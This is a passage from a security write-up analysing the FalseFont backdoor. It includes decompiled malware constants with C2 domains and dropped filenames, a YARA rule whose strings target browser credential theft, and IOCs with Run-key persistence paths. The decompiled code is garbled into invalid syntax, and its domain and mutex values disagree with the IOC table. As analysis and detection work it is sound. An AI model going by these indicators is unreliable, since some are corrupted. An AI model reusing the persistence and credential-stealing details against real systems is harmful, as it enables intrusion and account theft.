            return Constants.B("159h5eP+86+AcbaZ2E5V078pVEK7VUD4v8dglRLGI=");
        }
        // Token: 0x00000011 RID: 17 RVA: 0x0000101F File Offset: 0x0000101F
        public static string AppUpdate()
        {
            return Constants.B("Y8Fc1l8u1eXfn+Nuod18/d0a5CL8rXTvb29ehQ=");
        }
        // Token: 0x00000012 RID: 18 RVA: 0x00001028 File Offset: 0x00001028
        public static string AppReset()
        {
            return Constants.B("vxf4LEPxxrPATT387u9yCLPPz2fJGG6S104+r6a2FI=");
        }
        // Token: 0x00000013 RID: 19 RVA: 0x00001037 File Offset: 0x00001037
        public static string AppMutex()
    }
    // Token: 0x00000004 RID: 4
    public static string Update = "SQP's"(SbvaP1tF4);
    // Token: 0x00000005 RID: 5
    public static string Reset = "SQP's"(SbvaP1tF4);
    // Token: 0x00000006 RID: 6
    public static string Mutex = "80d41NKL1MB*x_H75";
    // Token: 0x00000007 RID: 7
    public static string FileName1 = "host.exe";
    // Token: 0x00000008 RID: 8
    public static string FileName2 = "broker.exe";
    // Token: 0x00000009 RID: 9
    public static string FileName3 = "System.exe";
    // Token: 0x0000000A RID: 10
    public static bool HaveError = true;
    // Token: 0x0000000D RID: 13
    public static class AppString
    {
        // Token: 0x00000011 RID: 17 RVA: 0x00002108 File Offset: 0x00003000
        public static string AppError()
        {
            return "User--name";
        }
        // Token: 0x00000012 RID: 18 RVA: 0x00002118 File Offset: 0x00003010
        public static string AppBaseLocal7000()
        {
            return "http://localhost:8000";
        }
        // Token: 0x00000013 RID: 19 RVA: 0x0000211F File Offset: 0x00003017
        public static string AppBase()
        {
            return "http://digitalcodersfrcs.com";
        }
        // Token: 0x00000014 RID: 20 RVA: 0x0000212F File Offset: 0x00003027
        public static string AppUpdate()
        {
            return "SQP's"(SbvaP1tF4);
        }
        // Token: 0x00000015 RID: 21 RVA: 0x00002137 File Offset: 0x00003027
        public static string AppReset()
        {
            return "SQP's"(SbvaP1tF4);
        }
        // Token: 0x00000016 RID: 22 RVA: 0x0000213F File Offset: 0x00003027
        public static string AppMutex()
    }
}
```

The screenshot provides a side-by-side comparison of the reverse shell runner before and after clean up. After decryption we can easily read the C2 domain and Mutex as well as filenames and commandline arguments used for update and reset. You can find the full decryption and clean up script on our [GitHub](#).

Conclusion

The FalseFont backdoor is a complex remote access and data exfiltration tool, with a focus of monitoring the user machine. Most of the features target user files and data structure, considering the lure of this malware the actors likely plan to extract US Defense / Intelligence related documents. The screen recording functionality is another vector of data exfiltration allowing the actors to obtain more potentially confidential information from data not stored on disk like E-Mails or chat messages. Along side the standard file exfiltration FalseFont also includes a browser credential stealer, which would potentially allow compromise of high value online accounts. While the malware is complex, the protection scheme seems to neglect strings and other potential malicious indicators. Allowing for rather simple detection of the binaries.

Detection

You can find all IOCs and links to the latest version of the detections rules (YARA, Sigma) in our new [Github repository](#).

YARA

```
rule APT_MAL_FalseFont_Backdoor_Jan24 {
  meta:
    description = "Detects FalseFont backdoor, related to Peach Sandstorm
APT"
    author = "X__Junior, Jonathan Peters"
    date = "2024-01-11"
    reference =
"https://twitter.com/MsftSecIntel/status/1737895710169628824"
    hash =
"364275326bbfc4a3b89233dabdaf3230a3d149ab774678342a40644ad9f8d614"
    score = 80
  strings:
    $x1 = "Agent.Core.WPF.App" ascii
    $x2 = "3EzuNZORN3h3oV7rzILktSHSaHk+5rtcWOr0mlA1CUA=" wide //AesIV
    $x3 = "viOIZ9cX59qDDjMHYsz1Yw==" wide // AesKey

    $sa1 = "StopSendScreen" wide
    $sa2 = "Decryption failed :(" wide

    $sb1 = "{0} {1} {2} {3}" wide
    $sb2 = "\\ BraveSoftware \\ Brave-Browser \\ User Data \\ " wide
    $sb3 = "select * from logins" wide
    $sb4 = "Loginvault.db" wide
    $sb5 = "password_value" wide
  condition:
    uint16(0) == 0x5a4d
    and (
      1 of ($x*)
      or all of ($sa*)
      or all of ($sb*)
      or ( 1 of ($sa*) and 4 of ($sb*) )
    )
}
```

Sigma

IOCs

Type	Indicator
SHA-256	364275326bbfc4a3b89233dabdaf3230a3d149ab774678342a40644ad9f8d614
SHA-1	ddd18e208aff7b00a46e06f8d9485f81ff4221ea
MD5	6fd5d31d607a212c6f7651c79e7655a3
Mutex	864H!NKLNB*x_H?5
Commandline	SQP's*(58vaP!tF4 (argument used for Update and Restart)
Filename	Maxar.exe
Path	%localappdata%\Temp\Maxar.exe
Path	%localappdata%\Microsoft\System.exe
Path	%localappdata%\broker.exe
Path	%appdata%\host.exe
URL	hxxp://64[.]52[.]80[.]30:8080
Domain	hxxp://digitalcodecrafters[.]com

Registry

SOFTWARE\Microsoft\Windows\CurrentVersion\Run

- `Value: host.exe Data: %appdata%\host.exe
- `Value: broker.exe Data: %localappdata%\broker.exe
- `Value: System.exe Data: %localappdata%\Microsoft\System.exe

Authors:

- [Jonathan Peters](#)
- [Mohamed Ashraf](#)